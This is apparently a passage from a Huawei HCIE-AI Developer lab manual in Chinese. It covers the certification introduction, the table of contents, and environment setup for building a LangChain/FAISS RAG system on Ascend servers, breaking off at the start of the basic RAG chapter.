

华为认证 AI 系列教程

HCIE-AI Developer

RAG架构设计与实践

实验指导手册

版本：1.0



华为技术有限公司

版权所有 ©【2026】【华为技术有限公司】。保留一切权利。

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

商标声明



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

注意

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

华为技术有限公司

地址： 深圳市龙岗区坂田华为总部办公楼 邮编：518129

网址： <https://e.huawei.com>

华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。


华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。

通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



前言

简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

内容描述

本实验对应 RAG 架构设计与实践实训课程核心内容，作为理论教学的重要实践补充，聚焦检索增强生成技术全链路工程落地能力培养。

本实验围绕工业级 RAG 系统完整架构展开，基于 FLASK 搭建 API 调用接口；采用 LangChain 作为 RAG 应用开发框架，并采用 FAISS 向量检索引擎实现文档向量化存储、高密度向量索引构建与高效召回，搭配 HyDE 假设文档增强检索、原始 Query 驱动重排序优化检索精度，完善「文档解析→文本切片→向量入库→语义检索→重排序筛选→大模型生成」全流程闭环。

同时结合前端可视化交互页面，实现流式问答输出、检索来源展示、多对话模式切换、文档上传索引管理与 RAGAS 指标量化评估，旨在让学员系统掌握 RAG 核心组件工作原理、关键优化策略与问题调优方法，熟悉私有化知识库构建、向量数据库选型适配、流式接口开发等完整流程，理解 HyDE 增强检索、重排序机制在提升问答准确率中的应用价值，掌握 NPU 适配场景下轻量化 RAG 系统的搭建思路与实践要点，全面提升大模型落地应用、知识库问答系统设计与工程化部署的综合实践能力。

本实验将通过逐步增加模块的方式，逐步丰富 RAG 的能力。

读者知识背景

本课程为华为认证高级课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux、vs code 与 docker 的使用，掌握基本的 Python 编程能力。

实验环境说明

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。需要在昇腾设备上进行实验操作。

准备实验环境

检查设备

实验开始之前请每组学员检查自己的实验设备是否齐全，实验清单如下：

昇腾 Atlas 800T A2 服务器

目录

前 言	4
简介	4
内容描述	4
读者知识背景	4
实验环境说明	4
准备实验环境	5
1 实验介绍	11
1.1 实验背景	11
1.2 实验目的	11
1.3 实验环境介绍	11
2 RAG 环境准备	12
2.1 实验介绍	12
2.1.1 关于本实验	12
2.1.2 实验目的	12
2.2 实验操作	12
2.2.1 进入实验环境	12
2.2.2 获取代码包	15
2.2.3 （可选）创建容器	17
2.3 思考题	18
2.4 实验小结	18
3 基础 RAG	19
3.1 实验介绍	19
3.1.1 关于本实验	19
3.1.2 实验目的	19
3.1.3 实验规划	19
3.2 实验操作	19
3.2.1 补全代码并运行	19
3.2.2 基础 RAG 操作	21
3.3 思考题	28
3.4 实验小结	28

4 分块方式与元数据增强	29
4.1 实验介绍	29
4.1.1 关于本实验	29
4.1.2 实验目的	29
4.1.3 实验规划	29
4.2 实验操作	29
4.2.1 补充分块方式的代码	29
4.2.2 补充元数据增强的代码	31
4.2.3 补充调用代码并测试	32
4.2.4 评估各种分块方法的效果	35
4.3 思考题	37
4.4 实验小结	37
5 检索来源呈现	38
5.1 实验介绍	38
5.1.1 关于本实验	38
5.1.2 实验目的	38
5.1.3 实验规划	38
5.2 实验操作	39
5.2.1 实现检索来源的代码	39
5.2.2 前端效果的实现并测试	42
5.3 思考题	43
5.4 实验小结	43
6 查询改写	44
6.1 实验介绍	44
6.1.1 关于本实验	44
6.1.2 实验目的	44
6.1.3 实验规划	44
6.2 实验操作	44
6.2.1 查询改写	44
6.3 思考题	47
6.4 实验小结	47
7 混合检索	48
7.1 实验介绍	48
7.1.1 关于本实验	48

7.1.2 实验目的	48
7.1.3 实验规划	48
7.2 实验操作	49
7.2.1 新建一个 retriever.py 的脚本	49
7.2.2 rag.py 中进行调用	50
7.2.3 混合检索的运行测试	51
7.3 思考题	52
7.4 实验小结	52
8 重排序	53
8.1 实验介绍	53
8.1.1 关于本实验	53
8.1.2 实验目的	53
8.1.3 实验规划	53
8.2 实验操作	53
8.2.1 新建 rerank.py 脚本	53
8.2.2 补充调用代码并测试	54
8.3 思考题	56
8.4 实验小结	57
9 检索置信度控制	58
9.1 实验介绍	58
9.1.1 关于本实验	58
9.1.2 实验目的	58
9.1.3 实验规划	58
9.2 实验操作	58
9.2.1 补充检索置信度分数的代码	58
9.2.2 新建 score_filter.py 脚本	59
9.2.3 补充调用代码并测试	60
9.3 思考题	62
9.4 实验小结	63
10 假设文档嵌入 HyDE	64
10.1 实验介绍	64
10.1.1 关于本实验	64
10.1.2 实验目的	64
10.1.3 实验规划	64
10.2 实验操作	64

10.2.1 补充 HyDE 实现方式的代码.....	64
10.2.2 补充调用代码并测试.....	66
10.3 思考题.....	68
10.4 实验小结.....	68
11 自我反思模式	69
11.1 实验介绍.....	69
11.1.1 关于本实验.....	69
11.1.2 实验目的.....	69
11.1.3 实验规划.....	69
11.2 实验操作.....	69
11.2.1 新建脚本 reflection.py.....	69
11.2.2 补充调用代码.....	71
11.2.3 运行测试.....	74
11.3 思考题.....	75
11.4 实验小结.....	75
12 自动 RAG	76
12.1 实验介绍.....	76
12.1.1 关于本实验.....	76
12.1.2 实验目的.....	76
12.1.3 实验规划.....	76
12.2 实验操作.....	76
12.2.1 新建脚本 rag_router.py.....	76
12.2.2 补充调用代码.....	81
12.2.3 运行测试.....	82
12.3 思考题.....	83
12.4 实验小结.....	83
13 多知识库路由	84
13.1 实验介绍.....	84
13.1.1 关于本实验.....	84
13.1.2 实验目的.....	84
13.1.3 实验规划.....	84
13.2 实验操作.....	84
13.2.1 新建一个向量库（选做）.....	84
13.2.2 修改脚本 rag_router.py.....	84
13.2.3 补充调用代码并测试.....	88

13.3 思考题.....	90
13.4 实验小结.....	90
14 缓存机制.....	91
14.1 实验介绍.....	91
14.1.1 关于本实验.....	91
14.1.2 实验目的.....	91
14.1.3 实验规划.....	91
14.2 实验操作.....	91
14.2.1 实现历史问答的数据缓存.....	91
14.2.2 实现模型的缓存.....	95
14.2.3 清除缓存的设置.....	97
14.2.4 运行测试.....	101
14.3 思考题.....	102
14.4 实验小结.....	103
15 构建 RAG 服务.....	104
15.1 实验介绍.....	104
15.1.1 关于本实验.....	104
15.1.2 实验目的.....	104
15.1.3 实验规划.....	104
15.2 实验操作.....	104
15.2.1 新建脚本 api_server.py 实现 RAG 服务.....	104
15.2.2 rag.py 提供对 api_server.py 的接口.....	106
15.2.3 新建脚本 client_request.py 实现对 RAG 的调用.....	107
15.2.4 智能 RAG 工具的调用测试.....	110
15.3 思考题.....	111
15.4 实验小结.....	111
16 RAG 其他进阶思路.....	112
16.1 检索匹配微调（Embedding 模型微调）.....	112
16.2 大模型指令微调（LLM 模型微调）.....	112
16.3 RAG 结合知识图谱融合思路.....	113

1 实验介绍

1.1 实验背景

本实验围绕工业级 RAG 系统完整架构展开，基于 FLASK 搭建 API 调用接口；采用 LangChain 作为 RAG 应用开发框架，并采用 FAISS 向量检索引擎实现文档向量化存储、高密度向量索引构建与高效粗召回结合，搭配 HyDE 假设文档增强检索、原始 Query 驱动重排序优化检索精度等，代码级完善「文档解析→文本切片→向量入库→混合检索→重排序筛选→大模型生成」全流程闭环优化。

1.2 实验目的

- 掌握基本的 RAG 搭建流程。
- 熟练使用大模型应用开发工具。
- 熟练 RAG 的代码级进阶优化操作。

1.3 实验环境介绍

实验	简述	难度	环境	开发环境
RAG 架构设计与实践	使用 LangChain 应用开发框架进行 RAG 系统搭建并调优	难	python: 3.9.10 torch: 2.8.0 torch_npu: 2.8.0.post2 langchain: 0.3.28	服务器：Atlas 800T A2 (可在 docker 或裸机上进行)

2 RAG 环境准备

2.1 实验介绍

2.1.1 关于本实验

本实验基于 Atlas 800T A2 昇腾服务器上进行操作，完成本实验每位学员需要 1 张昇腾 NPU 卡，通过 vs code 来创建和启动。

2.1.2 实验目的


准备 RAG 实训环境，后续的实验代码运行操作需要该环境。

2.2 实验操作


2.2.1 进入实验环境

步骤 1 连接服务器环境


打开 vs code（此处开发 IDE 可任意选择，实验中以 vs code 为例，主要功能是远程接入 NPU 环境，方便编码）：




进入 vs code 界面后，点击顺序如下图：




然后点击“Create New SSH Connection”：



然后输入 root@IP:22（IP 为服务器环境的 IP 地址）。代表以 root 用户连接该服务器。点击“Enter”确认输入。




然后用鼠标点击下图的“Password”选项，一定要点击，不要回车：



然后输入服务器对应的密码进行登录，回车确认。


显示如下图说明连接服务器成功：



2.2.2 获取代码包

步骤 1 创建文件夹

点击右上角的图标，展示 Terminal:




然后输入:

```
cd /mnt/class/26xxxxxxx
mkdir 个人文件夹如 lht
cd 个人文件夹
```

/mnt/class/26xxxxxxx 代表项目目录。

步骤 2 定位到该文件夹

在 vs code 界面，如下图，在第 2 处标记输入个人文件夹所在路径，按回车确认。



步骤 3 准备资源

1) 下载代码包，下载链接：https://certification-data.obs.cn-north-4.myhuaweicloud.com/CHS/HCIE-AI%20Developer/V1.0/hcie_rag_code.zip

通过 Terminal，在个人文件夹下执行解压：


```
unzip hcie_rag_code.zip
```

2) 下载 Embedding 模型 **bge-small-zh-v1.5**，下载链接：

<https://modelscope.cn/models/BAAI/bge-small-zh-v1.5/files>

3) 下载 rerank 模型 **bge-reranker-base**，下载链接：<https://hf-mirror.com/BAAI/bge-reranker-base/tree/main>

上面 2 个模型需要存放到 hcie_rag_code 文件夹中，参考如图，然后将路径配置到 **.env** 中。



整体代码目录结构：

```
.
├── BAAI
│   ├── bge-reranker-base 重排序模型
│   └── bge-small-zh-v1.5
```

	└── bge-small-zh-v1.5	Embedding 模型
	└── basic_faiss_db	FAISS 向量库
	└── index.faiss	
	└── index.pkl	
	└── basic_faiss_db2	FAISS 向量库 2
	└── index.faiss	
	└── index.pkl	
	└── bert-base-chinese	bert 模型
	└── data	
	└── embedding_model	转换后用于快速加载的模型
	└── fast-bge-small-zh-v1.5	
	└── build_vector.py	用于构建第 2 个向量库用于多知识库路由测试
	└── files.py	用于构建向量库以及文件操作相关的方法
	└── models	用于存放多模态内容识别的模型
	└── ragas_batch.py	批量评估的脚本
	└── rag.py	RAG 的主脚本，也是启动脚本
	└── splitter_utils.py	分块脚本
	└── template	
	└── index.html	用于存放前端脚本

2.2.3 (可选) 创建容器

如果在服务器中进行操作，为保证隔离性可通过 docker 进行操作。如果无法启动 docker，可在裸机中创建 Python 虚拟环境完成操作（两者实验内容操作相同）。

步骤 1 查看镜像

输入：

docker images

```
[root@Atlas800T1 ~]# docker images
```

IMAGE	ID	DISK USAGE	CONTENT SIZE	EXTRA
bash:latest	e320b40b14ab	26.7MB	7.36MB	
busybox:latest	1487d0af5f52	6.14MB	1.9MB	U
hcie-developer-ascend:20260409	0968a153271b	24.7GB	6.87GB	
hcie_dev_rag:1.0	42981c574533	28.1GB	7.51GB	
hcie_rag:1.0	0f2623f23ed2	24.2GB	6.05GB	U
langgenius/dify-api:1.13.2	e41031e641a4	3.94GB	861MB	U
langgenius/dify-plugin-daemon:0.5.4-local	484a708e5063	2.16GB	552MB	U

确认存在 hcie_dev_rag:1.0。

如果自制镜像，该镜像已安装的所有库存在 hcie_rag_code/requirements.txt，可参考制作。

步骤 2 创建并登录容器

在 Terminal 中输入：

```
docker run -itd --pids-limit 40960 --shm-size 128G -e ASCEND_VISIBLE_DEVICES=卡号 --name 容器名 -p 端口号:7861 -v /usr/local/sbin:/usr/local/sbin:ro -v /mnt:/mnt -v /opt:/opt hcie_dev_rag:1.0 bash
```

卡号和端口号按照讲师的分配填写，容器名命名建议：姓名缩写_npu_卡号，如 lht_npu_3。

然后登录自己的容器:

```
docker exec -it -u root 容器名 /bin/bash
```

未特殊说明的情况下，本实验之后的操作均是通过 vs code 的 Terminal 在该容器中进行。

2.3 思考题

问题：通过服务器镜像方式部署服务相对于使用裸机有什么好处？

参考答案：

1. 环境高度一致：镜像打包完整运行环境、依赖、模型，多台服务器无版本差异，规避各类环境报错。
2. 部署与故障恢复高效：制作一次镜像即可批量扩容，环境异常可一键回滚，省去裸机繁琐重装流程。
3. 适配离线内网场景：内置全部离线包与模型文件，内网部署无需联网下载资源，运维难度更低。

2.4 实验小结

本实验主要准备 RAG 实验的环境，创建了容器并获取了基础代码包。

3 基础 RAG

3.1 实验介绍

3.1.1 关于本实验

本次 RAG 基础实验主要搭建完整的检索增强生成问答框架。通过实现文档加载、向量入库、语义检索、大模型生成等核心流程，完成基础 RAG 问答功能，解决大模型知识滞后、易幻觉的问题，实现基于私有知识库的精准问答效果。本实验 RAG 的功能有：

- 1、RAG 功能下的对话
- 2、非 RAG 模式下的对话
- 3、检索内容的展示
- 4、文件操作更新索引
- 5、RAGAS 批量评估

3.1.2 实验目的

- 掌握RAG系统的核心流程与底层原理。
- 熟悉向量数据库检索与大模型生成的协作逻辑。
- 能够独立搭建基础RAG问答服务，提升私有知识库问答的落地实操能力。

3.1.3 实验规划

首先完成知识库文档预处理与向量化入库；
